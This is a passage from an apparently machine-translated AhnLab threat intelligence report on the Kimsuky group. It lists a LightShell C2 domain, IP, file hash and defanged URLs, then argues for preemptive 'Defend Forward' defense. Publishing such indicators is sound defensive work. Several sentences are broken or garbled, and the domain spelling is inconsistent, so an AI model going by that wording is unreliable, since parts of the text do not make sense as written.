3) hyper.cadorg.pe.kr

hyper.cadorg.pe.kr mapped to 216.189.157.76 (US) is C2 of LightShell (AKA AppleSeed).

[+] LightShell's Relations

hxxps://www.virustotal.com/gui/file/c1958894129800843f627bc791ae046f9f4c5b26a4cb7bd7b6d684b110be690a/relations



Contacted Domains (2)

Domain	Detections	Created	Registrar
dns.msftncsi.com	0 / 89	2005-11-10	CSC CORPORATE DOMAINS, INC.
hyper.cadorg.p-e.kr	2 / 89	-	-

Execution Parents (1)

Scanned	Detections	Type	Name
2022-07-09	43 / 68	Win32 DLL	autoupdate.dll

(Figure 68) C2 in LighShell

AhnLab has published a report on the operations carried out by the Kimsuky organization using LightShell, which can be found at the URL below.

[+] (ASEC Blog) KIMSUKY Organization's Operation Light Shell hxxps://

asec.ahnlab.com/ko/28619/


Based on the explanation so far, it was determined that this operation was the work of the Kimsuky organization.

7. Epilogue

Looking at the market share by Windows version in Korea over the past three years, Windows 7 and Windows are at the center of this operation.

The market share of older versions of Windows for which Microsoft's technical support ended, such as in 2008, continues to decline. However, domestic restrictions

Just as the company's system was abused by the Kimsuky organization to send hacking emails, it means that someone is using an older version of Windows that is at risk of hacking. To prevent it from being abused by the hacking organization, upgrade to a higher version of the operating system rather than leaving it alone. Proper management such as access control and anti-virus installation is required.



(Figure 69) Share by Windows version over the past three years (Source: statcounter)

In addition, it is unfortunate that the Kimsuky organization was unable to analyze the exact cause in the case of hacking a vulnerable site and uploading a web shell, but since some sites are using free bulletin boards and the paths through which the web shells were discovered are common, the Kimsuky organization We suspect that a vulnerability was exploited. When building a site using a free bulletin board, it is also necessary to keep it up to date.

Lastly, no one

would dispute that cooperation between state agencies and private companies is important to respond to hacking organizations like the Kimsuky organization, which are state-backed but hack other countries for their own benefit. That much of our lives

The environment is becoming increasingly digital, and hacking organizations that hack and steal digitized information are becoming more specialized, specialized, and sophisticated. There are also cases where the state is behind it, so it is necessary to bring together the capabilities of state agencies and private companies.

It's an era.

The response to hacking incidents that has been carried out for many years from the past to the present is a post-event response that includes recognizing the hacking incident ÿ sharing information ÿ responding based on the shared information ÿ investigation to determine the cause ÿ establishing measures to prevent recurrence. And until this procedure is performed

It takes a considerable amount of time. In other words, the hacking organization has already disappeared after achieving the desired purpose of hacking, and the damage has already been caused.

Post-event response is also necessary when responding to hacking incidents. However, the follow-up response that has been carried out for several years from the past to the present has drastically changed. In today's changing cyber environment, it is a question we all need to think about whether it will be effective in the future and whether it should be maintained. In order to recognize hacking incidents before they occur and minimize damage, post-event response alone clearly has its limits. there is.

What can be considered to compensate for the limitations of reactive response is preemptive defense (Defend Forward). While reactive response is a response that takes place after a hacking incident occurs, preemptive defense (Defend Forward) recognizes and responds to the hacking situation (e.g., a hacking organization hacks a vulnerable site and builds C2) before damage from the hacking incident occurs. We can neutralize the hacking organization's intent and purpose, and we can also give you some kind of warning message that we have identified your hacking intent and purpose. In addition, since the C2 built for existing hacking has been disabled, the hacking organization must invest time and resources to build another C2, which has the positive effect of preemptive defense (Defend Forward).

As our country is facing many cyber security threats due to its geographical location and political situation, it is now time to take proactive defense as well as reactive response.

8. References

[+] Analysis of the relationship between Kimsuky APT group's Storm operation and BabyShark Family hxxps://www.genians.co.kr/blog/kimsuky

AhnLab Cyber Threat Intelligence Report

More security, More freedom

Ahnlab Co., Ltd.

220 Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, 13493, South Korea

Main phone number: 031-722-8000 | Purchase inquiry: 1588-3096 | Fax: 031-722-8901

www.ahnlab.com

AhnLab